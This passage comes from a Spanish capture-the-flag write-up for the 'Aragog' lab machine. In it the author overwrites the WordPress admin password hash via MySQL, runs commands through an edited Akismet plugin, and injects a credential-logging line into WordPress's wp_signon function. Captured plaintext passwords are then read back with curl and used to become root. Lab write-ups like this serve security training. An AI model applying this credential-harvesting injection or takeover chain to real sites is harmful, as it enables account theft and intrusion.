
Tras estar un rato, no hemos conseguido crackearla pero como hemos accedido como el usuario root a mysql podemos cambiar la contraseña. Primero necesitamos convertirla a un formato de wordpress:




Ahora modificamos el campo:

```
mysql> update wp_users set user_pass='$P$BP0l.ld5OlPQu6yPXFus6EV8SsWdxf/' where ID=1;
Query OK, 1 row affected (0.02 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from wp_users;
+----+---------------+------------------------------------+---------------+---------------+-
| ID | user_login    | user_pass                          | user_nicename | user_email    |
+----+---------------+------------------------------------+---------------+---------------+-
|  1 | Administrator | $P$BP0l.ld5OlPQu6yPXFus6EV8SsWdxf/ | administrator | it@megacorp.com |
```


Ahora accedemos a la pagina de wordpress:



Ahora puedo editar el plugin de akistmet:



Y ejecutar comandos sobre la maquina victima:



Pero esto no nos sirve ya que el usuario "www-data" no es privilegiado. Podemos ver si se esta ejecutando alguna tarea programada con pspy64:

```
06:05:01 CMD: UID=1001  PID=2273   | /usr/bin/python3 /home/cliff/wp-login.py
06:05:01 CMD: UID=0     PID=2272   | /bin/sh -c /bin/bash /root/restore.sh
06:05:01 CMD: UID=1001  PID=2271   | /bin/sh -c /usr/bin/python3 /home/cliff/wp-login.py
06:05:01 CMD: UID=0     PID=2270   | /usr/sbin/CRON -f
06:05:01 CMD: UID=0     PID=2269   | /usr/sbin/CRON -f
06:05:01 CMD: UID=0     PID=2275   | rm -rf /var/www/html/dev_wiki/
06:05:01 CMD: UID=0     PID=2274   | /bin/bash /root/restore.sh
06:05:01 CMD: UID=0     PID=2276   | cp -R /var/www/html/zz_backup/ /var/www/html/dev_wiki/
06:05:01 CMD: UID=1001  PID=2277   | /bin/sh /sbin/ldconfig -p
06:05:01 CMD: UID=0     PID=2278   | chown -R cliff:cliff /var/www/html/dev_wiki/
06:05:01 CMD: UID=0     PID=2279   | chmod -R 777 /var/www/html/dev_wiki/
```

Lo que esta haciendo es borrar todlo lo que hay dentro de /dev/wiki y copiar dentro de lo que hay en backup y añadirlo a /dev/wiki. Ademas, vemos que se esta ejecutando un script llamado "wp_login.py" que no podemos ver pero suponemos que esta intentando auntenticarse contra wordpress. La parte de auntenticacion de worpress se encuentra en "wp-includes/users.php":

```php
function wp_signon( $credentials = array(), $secure_cookie = '' ) {
	if ( empty($credentials) ) {
		$credentials = array(); // Back-compat for plugins passing an empty string.

		if ( ! empty($_POST['log']) )
			$credentials['user_login'] = $_POST['log'];
		if ( ! empty($_POST['pwd']) )
			$credentials['user_password'] = $_POST['pwd'];
			file_put_contents("/var/www/html/dev_wiki/log.txt", $_POST['log'] . " : " . $_POST['pwd'], FILE_APPEND);
		if ( ! empty($_POST['rememberme']) )
			$credentials['remember'] = $_POST['rememberme'];
	}
```

Para poder ver los campos que se estan tramitando podemos redirigir la salida del archivo a un nuevo archivo que se encuentre en el index de la web para luego poder tramitar un curl cada segundo para ver si se crea un archivo de log con la informacion que estamos redirigiendo:

```
Every 1.0s: curl -s -X GET http://aragog.htb/dev_wiki/log.txt

Administrator : !KRgYs(JFO!&MTr)lf :
```

Podemos comprobar si esas credenciales son las del usuario root:

```
florian@aragog:~$ su root
Password:
root@aragog:/home/florian# whoami
root
```